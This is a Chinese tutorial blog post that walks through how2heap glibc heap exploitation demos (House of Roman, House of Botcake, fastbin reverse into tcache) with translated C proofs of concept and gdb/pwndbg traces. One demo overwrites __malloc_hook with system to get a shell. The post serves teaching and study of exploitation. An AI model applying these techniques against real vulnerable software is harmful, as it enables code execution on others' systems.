[原创]how2heap调试学习（三）

yichen115 7

2020-12-6 12:30 5532

字数限制，分开发了

代码：https://github.com/yichen115/how2heap_zh

代码翻译自 how2heap：https://github.com/shellphish/how2heap

本文语雀文档地址：https://www.yuque.com/hxfqg9/bin/ape5up

每个例子开头都标着测试环境

how2heap调试学习（一）

how2heap调试学习（二）

house_of_orange

ubuntu16.04 glibc 2.23

且接有之前的文章吧：[原创]PWN堆利用：House Of Orange

house_of_roman

ubuntu16.04 glibc 2.23

```c
#define _GNU_SOURCE     /* for RTLD_NEXT */
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <malloc.h>
#include <dlfcn.h>

char* shell = "/bin/sh\x00";

void* init(){
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
}

int main(){
    char* introduction = "\n欢迎学习 House of Roman\n\n"
                "这是一种无泄漏的堆利用技术\n"
                "攻击分为三个阶段: \n\n"
                "1. 通过低位地址改写使 fastbin chunk 的 fd 指针指向 __malloc_hook.\n"
                "2. 通过 unsortedbin attack 把 main_arena 写到 malloc_hook 上.\n"
                "3. 通过低位地址修改 __malloc_hook 为 one_gadget.\n\n";
    puts(introduction);
    init();

    puts("第一步: 让 fastbin chunk 的 fd 指针指向 __malloc_hook\n\n");
    puts("总共申请了 4 个 chunk，分别称为 chunk1、2、3、4，我感觉 chunk123 比一串英文更好记 Orz\n注意我们去 malloc 的时候指针所指向的类型是 uint8_t，实际上就是 char，一个字节\n");
    uint8_t* chunk1 = malloc(0x60); //chunk1
    malloc(0x80); //chunk2
    uint8_t* chunk3 = malloc(0x80); //chunk3
    uint8_t* chunk4 = malloc(0x60); //chunk4

    puts("free 掉 chunk3，会被放进 unsorted bin 中，在他的 fd、bk 将变为 unsorted bin 的地址");
```

```
    puts("free 掉 chunk3，会被放进 unsorted bin 中，此时的 fd、bk 将变为 unsorted bin 的地址");
    free(chunk3);

    puts("这时候去 malloc 一个（chunk3_1），会从 unsorted bin 中分割出来，同时我们也拿到了 unsorted bin 的地址\n");
    uint8_t* chunk3_1 = malloc(0x60);
    puts("通过 unsorted bin 的地址计算出 __malloc_hook\n");
    long long __malloc_hook = ((long*)chunk3_1)[0] - 0xe8;

    free(chunk4);
    free(chunk1);
    puts("依次释放掉 chunk4、chunk1，后进先出，这时候 fastbin 链表是：fastbin 0x70 -> chunk1 -> chunk4\n");
    puts("如果改掉 chunk1 的 fd 指针最后一个字节为 0，这个链表将会变为：fastbin 0x70 -> chunk1 -> chunk3_1 -> chunk3_1 的 fd\n");
    chunk1[0] = 0x00;

    puts("chunk3_1 的 fd 是我们可以修改掉的，通过修改后几位，将其改为 __malloc_hook - 0x23\n");
    long long __malloc_hook_adjust = __malloc_hook - 0x23;

    int8_t byte1 = (__malloc_hook_adjust) & 0xff;
    int8_t byte2 = (__malloc_hook_adjust & 0xff00) >> 8;
    chunk3_1[0] = byte1;
    chunk3_1[1] = byte2;

    puts("接下来连续 malloc 两次，把 fastbin 中的 chunk malloc  回去，再次 malloc 就能拿到一个指向 __malloc_hook 附近的 chunk（）\n");
    malloc(0x60);
    malloc(0x60);

    uint8_t* malloc_hook_chunk = malloc(0x60);
    puts("在真正的漏洞利用中，由于 malloc_hook 的最后半字节是随机的，因此失败了15/16次\n");

    puts("第二步：Unsorted_bin attack，使我们能够将较大的值写入任意位置。 这个较大的值为 main_arena + 0x68。 我们通
过 unsorted bin attack 把 __malloc_hook 写为 unsortedbin 的地址，这样只需要改低几个字节就可以把 __malloc_hook 改为 system 的地址了。\n");

    uint8_t* chunk5 = malloc(0x80);
    malloc(0x30); // 防止合并

    puts("把 chunk 放到 unsorted_bin\n");
    free(chunk5);

    __malloc_hook_adjust = __malloc_hook - 0x10;
    byte1 = (__malloc_hook_adjust) & 0xff;
    byte2 = (__malloc_hook_adjust & 0xff00) >> 8;

    puts("覆盖块的最后两个字节使得 bk 为 __malloc_hook-0x10\n");
    chunk5[8] = byte1;
```

```
    chunk5[9] = byte2;

    puts("触发 unsorted bin attack\n");
    malloc(0x80);

    long long system_addr = (long long)dlsym(RTLD_NEXT, "system");
    //这个 dlsym 是用来获得 system 地址的
    puts("第三步：将 __malloc_hook 设置为 system/one_gadget\n\n");
    puts("现在，__malloc_hook 的值是 unsortedbin 的地址，只需要把后几位改掉就行了\n");
    malloc_hook_chunk[19] = system_addr & 0xff;
    malloc_hook_chunk[20] = (system_addr >> 8) & 0xff;
    malloc_hook_chunk[21] = (system_addr >> 16) & 0xff;
    malloc_hook_chunk[22] = (system_addr >> 24) & 0xff;
    puts("拿到 Shell!");
    malloc((long long)shell);
}
```

编译 gcc -g 1.c -ldl

一开始 malloc 了 4 块 chunk（这里称为 chunk1\2\3\4）

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010]
0x603070 SIZE=0x90 DATA[0x603080]
0x603100 SIZE=0x90 DATA[0x603110]
0x603190 SIZE=0x70 DATA[0x6031a0]
0x603200 SIZE=0x20e00 TOP_CHUNK
Last Remainder:  0x0
```

free 掉 chunk3，因为它的大小不属于 fastbin 的范围，所以放到了 unsorted bin 中，所以他的 fd、bk 指针指向了 unsorted bin 的地址

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.. ..... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.....| INUSED PREV_INUSE
0x603100 SIZE=0x90 DATA[0x603110] |x.....x.....| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.....| INUSED
0x603200 SIZE=0x20e00 TOP_CHUNK
Last Remainder:  0x0
```

```
gdb-peda$ x/10gx 0x603100
0x603100:       0x0000000000000000      0x0000000000000091
0x603110:       0x00007ffff7bcdb78      0x00007ffff7bcdb78
0x603120:       0x0000000000000000      0x0000000000000000
0x603130:       0x0000000000000000      0x0000000000000000
0x603140:       0x0000000000000000      0x0000000000000000
```

再去 malloc 回来一个 0x60 大小的 chunk，会从之前的那个 unsorted bin 中划分出来（这块就叫 chunk3_1）

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.. ..................... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.............................| INUSED PREV_INUSE
0x603100 SIZE=0x70 DATA[0x603110] |.............................| INUSED PREV_INUSE
0x603170 SIZE=0x20 DATA[0x603180] |x.......x....... .......p.....| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.............................| INUSED
0x603200 SIZE=0x20e00 TOP_CHUNK
Last Remainder:  0x603170
gdb-peda$ x/10gx 0x603100
0x603100:       0x0000000000000000      0x0000000000000071
0x603110:       0x00007ffff7bcdbf8      0x00007ffff7bcdbf8
0x603120:       0x0000000000000000      0x0000000000000000
0x603130:       0x0000000000000000      0x0000000000000000
0x603140:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/10gx 0x603170
0x603170:       0x0000000000000000      0x0000000000000021
0x603180:       0x00007ffff7bcdb78      0x00007ffff7bcdb78
0x603190:       0x0000000000000020      0x0000000000000070
```

```
0x6031a0:       0x0000000000000000      0x0000000000000000
0x6031b0:       0x0000000000000000      0x0000000000000000
```

计算出 __malloc_hook 的地址，完全是根据偏移算出来的

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.. ..................... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.............................| INUSED PREV_INUSE
0x603100 SIZE=0x70 DATA[0x603110] |.............................| INUSED PREV_INUSE
0x603170 SIZE=0x20 DATA[0x603180] |x.......x....... .......p.....| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.............................| INUSED
0x603200 SIZE=0x20e00 TOP_CHUNK
Last Remainder:  0x603170
gdb-peda$ x/10gx 0x603100
0x603100:       0x0000000000000000      0x0000000000000071
0x603110:       0x00007ffff7bcdbf8      0x00007ffff7bcdbf8
0x603120:       0x0000000000000000      0x0000000000000000
0x603130:       0x0000000000000000      0x0000000000000000
0x603140:       0x0000000000000000      0x0000000000000000
gdb-peda$ p/x 0x00007ffff7bcdbf8-0xe8
$1 = 0x7ffff7bcdb10
gdb-peda$ x/10gx 0x7ffff7bcdb10
0x7ffff7bcdb10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
```

```
0x7ffff7bcdb20 <main_arena>:    0x0000000100000000      0x0000000000000000
0x7ffff7bcdb30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7ffff7bcdb40 <main_arena+32>: 0x0000000000000000      0x0000000000000000
0x7ffff7bcdb50 <main_arena+48>: 0x0000000000000000      0x0000000000000000
```

free 掉 chunk4 和 chunk1

把 chunk1 的 fd 指针的末尾改为 0x00，这样它的 fd 指针就指向了 chunk3_1，同时把 chunk3_1 的 fd 从本来的 unsorted bin 的地址改为 __malloc_hook - 0x23

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.1`..................... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.............................| INUSED PREV_INUSE
0x603100 SIZE=0x70 DATA[0x603110] |.............................| INUSED PREV_INUSE
0x603170 SIZE=0x20 DATA[0x603180] |x.....x..... .....p.....| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.............................| INUSED
0x603200 SIZE=0x20e00 TOP_CHUNK
Last Remainder:  0x603170
gdb-peda$ x/10gx 0x603100
0x603100:       0x0000000000000000      0x0000000000000071
0x603110:       0x00007ffff7bcdaed      0x00007ffff7bcdbf8
0x603120:       0x0000000000000000      0x0000000000000000
0x603130:       0x0000000000000000      0x0000000000000000
0x603140:       0x0000000000000000      0x0000000000000000
gdb-peda$ x/10gx 0x00007ffff7bcdaed
0x7ffff7bcdaed <_IO_wide_data_0+301>:   0xfff7bcc260000000      0x000000000000007f
0x7ffff7bcdafd: 0xfff788eea0000000      0xfff788ea7000007f
0x7ffff7bcdb0d <__realloc_hook+5>:      0x000000000000007f      0x0000000000000000
0x7ffff7bcdb1d: 0x0000000000000000      0x0000000000000000
```

```
0x7ffff7bcdb2d <main_arena+13>: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/10gx 0x00007ffff7bcdaed+3
0x7ffff7bcdaf0 <_IO_wide_data_0+304>:   0x00007ffff7bcc260      0x0000000000000000
0x7ffff7bcdb00 <__memalign_hook>:       0x00007ffff788eea0      0x00007ffff788ea70
0x7ffff7bcdb10 <__malloc_hook>:         0x0000000000000000      0x0000000000000000
0x7ffff7bcdb20 <main_arena>:    0x0000000000000000      0x0000000000000000
0x7ffff7bcdb30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
```

malloc 两次时候再去 malloc 的时候就会申请到修改的 fd 指针那里，也就是 __malloc_hook - 0x23

（这个 chunk 称为 malloc_hook_chunk）

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.1`..................... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.............................| INUSED PREV_INUSE
0x603100 SIZE=0x70 DATA[0x603110] |.............................| INUSED PREV_INUSE
0x603170 SIZE=0x20 DATA[0x603180] |x.......x.....  .......p.....| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.............................| INUSED
0x603200 SIZE=0x20e00 TOP_CHUNK
Last Remainder:  0x603170
gdb-peda$ p malloc_hook_chunk
$6 = (uint8_t *) 0x7ffff7bcdafd ""
gdb-peda$ x/10gx 0x603100
0x603100:       0x0000000000000000      0x0000000000000071
0x603110:       0x00007ffff7bcdaed      0x00007ffff7bcdbf8
0x603120:       0x0000000000000000      0x0000000000000000
0x603130:       0x0000000000000000      0x0000000000000000
0x603140:       0x0000000000000000      0x0000000000000000
gdb-peda$ p/x 0x7ffff7bcdaed+0x10
$7 = 0x7ffff7bcdafd
```

再去 malloc 一个用 chunk5 来进行 unsorted bin attack（后面还申请一个 0x30 的防止与 top chunk 合并）

free 之后修改 chunk5 的 bk 指针为 __malloc_hook - 0x10

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.1`..................... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.............................| INUSED PREV_INUSE
0x603100 SIZE=0x70 DATA[0x603110] |.............................| INUSED PREV_INUSE
0x603170 SIZE=0x20 DATA[0x603180] |.............. .......p.......| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.............................| INUSED
0x603200 SIZE=0x90 DATA[0x603210] |x............................| PREV_INUSE INUSED
0x603290 SIZE=0x40 DATA[0x6032a0] |.............................| INUSED
0x6032d0 SIZE=0x20d30 TOP_CHUNK
Last Remainder:  0x603170
gdb-peda$ x/10gx 0x603200
0x603200:       0x0000000000000000      0x0000000000000091
0x603210:       0x00007ffff7bcdb78      0x00007ffff7bcdb00
0x603220:       0x0000000000000000      0x0000000000000000
0x603230:       0x0000000000000000      0x0000000000000000
0x603240:       0x0000000000000000      0x0000000000000000
gdb-peda$ p/x __malloc_hook_adjust
$8 = 0x7ffff7bcdb00
gdb-peda$ p/x __malloc_hook - 0x10
$9 = 0x7ffff7bcdb00
```

然后 malloc 执行 unsorted bin attack，把 malloc_hook 改为 unsorted bin 的地址

（这么做应该是因为没法泄漏 libc 基址，所以通过这种方法把高位的几个字节直接放好，只修改后面的就行了）

```
gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.1`..................... __ma| INUSED PREV_INUSE
0x603070 SIZE=0x90 DATA[0x603080] |.............................| INUSED PREV_INUSE
0x603100 SIZE=0x70 DATA[0x603110] |.............................| INUSED PREV_INUSE
0x603170 SIZE=0x20 DATA[0x603180] |.............. .......p.......| PREV_INUSE INUSED
0x603190 SIZE=0x70 DATA[0x6031a0] |.............................| INUSED
0x603200 SIZE=0x90 DATA[0x603210] |x............................| INUSED PREV_INUSE
0x603290 SIZE=0x40 DATA[0x6032a0] |.............................| INUSED PREV_INUSE
0x6032d0 SIZE=0x20d30 TOP_CHUNK
Last Remainder:  0x603170
gdb-peda$ x/10gx 0x00007ffff7bcdb00
0x7ffff7bcdb00 <__memalign_hook>:       0x00007ffff788eea0      0x00007ffff788ea70
0x7ffff7bcdb10 <__malloc_hook>: 0x00007ffff7bcdb78      0x0000000000000000
0x7ffff7bcdb20 <main_arena>:    0x0000000000000000      0x0000000000000000
0x7ffff7bcdb30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7ffff7bcdb40 <main_arena+32>: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/10gx 0x603200
0x603200:       0x0000000000000000      0x0000000000000091
0x603210:       0x00007ffff7bcdb78      0x00007ffff7bcdb00
0x603220:       0x0000000000000000      0x0000000000000000
0x603230:       0x0000000000000000      0x0000000000000000
```

```
0x603240:       0x0000000000000000      0x0000000000000000
```

修改低几个字节，把 system 或者 one_gadget 的地址通过前面的 malloc_hook_chunk 写入 __malloc_hook

```
gdb-peda$ p malloc_hook_chunk
$24 = (uint8_t *) 0x7ffff7bcdafd ""
gdb-peda$ x/10gx 0x7ffff7bcdafd
0x7ffff7bcdafd: 0xfff788eea0000000      0xfff788ea7000007f
0x7ffff7bcdb0d <__realloc_hook+5>:      0xfff784e3a000007f      0x000000000000007f
0x7ffff7bcdb1d: 0x0000000000000000      0x0000000000000000
0x7ffff7bcdb2d <main_arena+13>: 0x0000000000000000      0x0000000000000000
0x7ffff7bcdb3d <main_arena+29>: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/10gx 0x7ffff7bcdafd+3
0x7ffff7bcdb00 <__memalign_hook>:       0x00007ffff788eea0      0x00007ffff788ea70
0x7ffff7bcdb10 <__malloc_hook>: 0x00007ffff784e3a0      0x0000000000000000
0x7ffff7bcdb20 <main_arena>:    0x0000000000000000      0x0000000000000000
0x7ffff7bcdb30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7ffff7bcdb40 <main_arena+32>: 0x0000000000000000      0x0000000000000000
gdb-peda$ p system_addr & 0xff
$25 = 0xa0
gdb-peda$ p (system_addr >> 8) & 0xff
$26 = 0xe3
gdb-peda$ p (system_addr >> 16) & 0xff
```

这样 __malloc_hook 就是 system 的地址了，然后去 malloc 的时候就能拿到 shell 了

```
接下来连续 malloc 两次，把 fastbin 中的 chunk malloc 回去，再次 malloc 就能拿到一个指向 __malloc_hook 附近的 chunk ()

在真正的漏洞利用中，由于 malloc_hook 的最后半字节是随机的，因此失败了15/16次

第二步：Unsorted bin attack，使我们能够将较大的值写入任意位置。 这个较大的值为 main_arena + 0x68。 我们通过 unsorted bin attack 把 __malloc_hook 写为 unsortedbin 的地址，这样只需要改低几个字节就可以把 __malloc_hook 改为 system 的地址了。

把 chunk 放到 unsorted_bin

覆盖块的最后两个字节使得 bk 为 __malloc_hook-0x10

触发 unsorted bin attack

第三步：将 __malloc_hook 设置为 system/one_gadget


现在，__malloc_hook 的值是 unsortedbin 的地址，只需要把后几位改掉就行了

拿到 shell!
$ whoami
yichen
$ exit
yichen@ubuntu:~/桌面/pwnlearn$
```

下面这几个都发过了，就放个链接不占用资源了

tcache_dup

ubuntu18.04 glibc 2.27

[原创]#30天写作挑战#Tcache Attack原理学习

tcache_poisoning

ubuntu18.04 glibc 2.27

[原创]#30天写作挑战#Tcache Attack原理学习

tcache_house_of_spirit

ubuntu18.04 glibc 2.27

[原创]#30天写作挑战#Tcache Attack原理学习

tcache_stashing_unlink_attack

ubuntu18.04 glibc 2.27

[原创]#30天写作挑战#Tcache Attack原理学习

house_of_botcake

ubuntu20.04 glibc 2.31

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <assert.h>

int main(){
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    puts("house_of_botcake 是针对 glibc2.29 对 tcache double free 做出限制以后提出的利用方法");
    intptr_t stack_var[4];
    printf("我们希望 malloc 到的地址是 %p.\n\n", stack_var);

    puts("malloc 7 个 chunk 以便稍后填满 tcache");
    intptr_t *x[7];
    for(int i=0; i<sizeof(x)/sizeof(intptr_t*); i++){
        x[i] = malloc(0x100);
    }

    intptr_t *prev = malloc(0x100);
    printf("malloc(0x100): prev=%p. 待会用\n", prev);
    intptr_t *a = malloc(0x100);
    printf("再 malloc(0x100): a=%p. 作为攻击的 chunk\n", a);
```

```
    puts("最后 malloc(0x10) 防止与 top chunk 合并\n");
    malloc(0x10);

    puts("接下来构造 chunk overlapping");
    puts("第一步：填满 tcache 链表");
    for(int i=0; i<7; i++){
        free(x[i]);
    }
    puts("第二步：free 掉 chunk a，放入 unsorted bin 中");
    free(a);

    puts("第三步：释放掉 chunk prev 因为后面是一个 free chunk，所以他会与 chunk a 合并");
    free(prev);

    puts("第四步：这时候已经没有指向 chunk a 的指针了，从 tcache 中取出一个，然后再次 free(a) 就把 chunk a 加入到了 tcache 中，造成了 double free \n");
    malloc(0x100);
    free(a);

    puts("再去 malloc 一个 0x120 会从 unsorted bin 中分割出来，也就控制了前面已经合并的那个 chunk a 了");
    intptr_t *b = malloc(0x120);
    puts("把 chunk a 的指针给改为前面声明的 stack_var 的地址");
    b[0x120/8-2] = (long)stack_var;
    malloc(0x100);
    puts("去 malloc 一个就能申请到 stack_var 了");

    intptr_t *c = malloc(0x100);
    printf("新申请的 chunk 在：%p\n", c);
    return 0;
}
```

这是 glibc2.29 对 tcache double free 做出限制以后提出的利用方法

程序定义了一个 stack_var，希望能够控制 malloc 到这里去

一开始先申请了 7 个 chunk，是为了能够天充满一个 tcache 链表

然后申请了一个 chunk prev 一个 chunk a，待会就会对 chunk a 进行 double free

首先把那 7 个给 free 掉，填满 tcache 链表

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559900 → 0x5555555597f0 → 0x5555555596e0 → 0x5555555595d0 → 0x5555555594c0 → 0x
5555555593b0 → 0x5555555592a0 ← 0x0
```

```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

那接下来释放的 chunk a 会放到 unsorted bin 中


```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559900 —▸ 0x5555555597f0 —▸ 0x5555555596e0 —▸ 0x5555555595d0 —▸ 0x5555555594c0 —▸ 0x
5555555593b0 —▸ 0x5555555592a0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559b10 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559b10
smallbins
empty
largebins
empty
```

再去释放 chunk prev 的时候两个会合并

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559900 —▸ 0x5555555597f0 —▸ 0x5555555596e0 —▸ 0x5555555595d0 —▸ 0x5555555594c0 —▸ 0x
5555555593b0 —▸ 0x5555555592a0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559a00 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559a00
smallbins
empty
largebins
empty
```

此时已经没有指向 chunk a 的了，malloc 一次从 tcache 中去除一个来

```
pwndbg> bins
tcachebins
0x110 [  6]: 0x5555555597f0 —▸ 0x5555555596e0 —▸ 0x5555555595d0 —▸ 0x5555555594c0 —▸ 0x5555555593b0 —▸ 0x
5555555592a0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559a00 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559a00
smallbins
empty
largebins
empty
```




再去 free a 就能把 chunk a 放进 tcache 链表中

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559b20 —▸ 0x5555555597f0 —▸ 0x5555555596e0 —▸ 0x5555555595d0 —▸ 0x5555555594c0 —▸ 0x
5555555593b0 —▸ 0x5555555592a0 ◂— 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559a00 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559a00
smallbins
empty
largebins
empty
```


而 chunk a 已经跟 chunk prev合起来放在 unsorted bin 中了

当再去 malloc 一个比较大的（比如 0x120）会去 unsorted bin 中切割，因为本来 chunk prev 是 0x100，后面的属于 chunk a 的了，也就是 chunk overlapping 改掉了 chunk a 的 fd 指针

```
Allocated chunk | PREV_INUSE
Addr: 0x555555559a00
Size: 0x131

Free chunk (unsortedbin) | PREV_INUSE
Addr: 0x555555559b30
Size: 0xf1
fd: 0x7ffff7fb0be0
bk: 0x7ffff7fb0be0

Allocated chunk
Addr: 0x555555559c20
Size: 0x20

Top chunk | PREV_INUSE
```



那去申请一个返回 chunk a，再申请的时候就是 chunk a 的 fd 指向的那里了，也就是 stack_var



fastbin_reverse_into_tcache

ubuntu18.04 glibc 2.27

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>

const size_t allocsize = 0x40;

int main(){
  setbuf(stdout, NULL);
  printf("\n想要实现类似 unsorted bin attack 的效果\n\n");

  char* ptrs[14];
  size_t i;
  for (i = 0; i < 14; i++) {
    ptrs[i] = malloc(allocsize);
  }

  printf("首先 free 七次填满 tcache 链表\n\n");
  for (i = 0; i < 7; i++) {
    free(ptrs[i]);
  }

  char* victim = ptrs[7];
  printf("接下来要释放的这个 %p 因为 tcache 已经满了，所以不会放到 tcache 里边，进入 fastbin 的链中\n\n",victim);
  free(victim);

  printf("接下来，我们需要释放1至6个指针。 这些也将进入fastbin。 如果要覆盖的堆栈地址不为零，则需要再释放6个指针，否则攻击将导致分段错误。 但是，如果堆栈上的值为零，那么一个空闲就足够了。\n\n");
  for (i = 8; i < 14; i++) {
    free(ptrs[i]);
  }

  size_t stack_var[6];
  memset(stack_var, 0xcd, sizeof(stack_var));
  printf("定义了一个栈上面的数组，我们打算修改的地址是 %p，现在的值是 %p\n",&stack_var[2],(char*)stack_var[2]);

  printf("假设存在堆溢出或者 UAF 之类的漏洞能修改 %p 的 fd 指针为 stack_var 的地址\n\n",victim);
  *(size_t**)victim = &stack_var[0];

  printf("接下来 malloc 7 次清空 tcache\n\n");
  for (i = 0; i < 7; i++) {
    ptrs[i] = malloc(allocsize);
  }
```

```
  }

  printf("下面输出一下 stack_var 的内容，看一下现在是啥\n\n");
  for (i = 0; i < 6; i++) {
    printf("%p: %p\n", &stack_var[i], (char*)stack_var[i]);
  }

  printf("\n目前 tcache 为空，但 fastbin 不是，因此下一个分配来自 fastbin。另外，fastbin 中的 7 个块用于重新填充 tcache。这 7 个块以相反的顺序复制
到 tcache 中，因此我们所针对的堆栈地址最终成为 tcache 中的第一个块。 它包含一个指向列表中下一个块的指针，这就是为什么将堆指针写入堆栈的原因。 前面我们说过，如果释
放少于6个额外的指向fastbin的指针，但仅当堆栈上的值为零时，攻击也将起作用。 这是因为堆栈上的值被视为链表中的下一个指针，并且如果它不是有效的指针或为null，它将触发崩
溃。 现在，数组在堆栈上的内容如下所示：\n\n"
  );

  malloc(allocsize);

  for (i = 0; i < 6; i++) {
    printf("%p: %p\n", &stack_var[i], (char*)stack_var[i]);
  }

  char *q = malloc(allocsize);
  printf("最后再分配一次就得到位于栈上的 chunk %p\n",q);

  assert(q == (char *)&stack_var[2]);
  return 0;
}
```

一开始 malloc 了 14 个 chunk，free 掉 7 个把 tcache 的链表填满

```
pwndbg> bins
tcachebins
0x50 [  7]: 0x555555757440 → 0x5555557573f0 → 0x5555557573a0 → 0x555555757350 → 0x555555757300
 → 0x5555557572b0 → 0x555555757260 ← 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
```

```
largebins
empty
```

接下来 free 的 chunk 因为 tcache 已经满了，所以会放到 fastbin 的链表中，我们将第一个放入 fastbin 的 chunk 称为 victim

在栈上定义了一个数组，希望能 malloc 到这里，假设存在 UAF 或者堆溢出之类的漏洞，能够修改 victim 的 fd 指针为目标地址（即 stack_var）

```
pwndbg> p &stack_var[0]
$10 = (size_t *) 0x7fffffffde30
pwndbg> p victim
$11 = 0x555555757490 "0\336\377\377\377\177"
pwndbg> x/10gx 0x555555757490-0x10
0x555555757480: 0x0000000000000000      0x0000000000000051
0x555555757490: 0x00007fffffffde30      0x0000000000000000
0x5555557574a0: 0x0000000000000000      0x0000000000000000
0x5555557574b0: 0x0000000000000000      0x0000000000000000
0x5555557574c0: 0x0000000000000000      0x0000000000000000
```

然后连续 malloc 把 tcache 清空，再去 malloc 会从 fastbin 中取

```
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x555555757660 —▸ 0x555555757610 —▸ 0x5555557575c0 —▸ 0x555555757570 —▸ 0x555555757520 ◂— ...
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> x/4gx 0x555555757660
```

```
0x5555557576600: 0x0000000000000000      0x0000000000000051
0x555555757670: 0x0000555555757610       0x0000000000000000
pwndbg> x/4gx 0x0000555555757610
0x555555757610: 0x0000000000000000       0x0000000000000051
0x555555757620: 0x00005555557575c0       0x0000000000000000
pwndbg> x/4gx 0x00005555557575c0
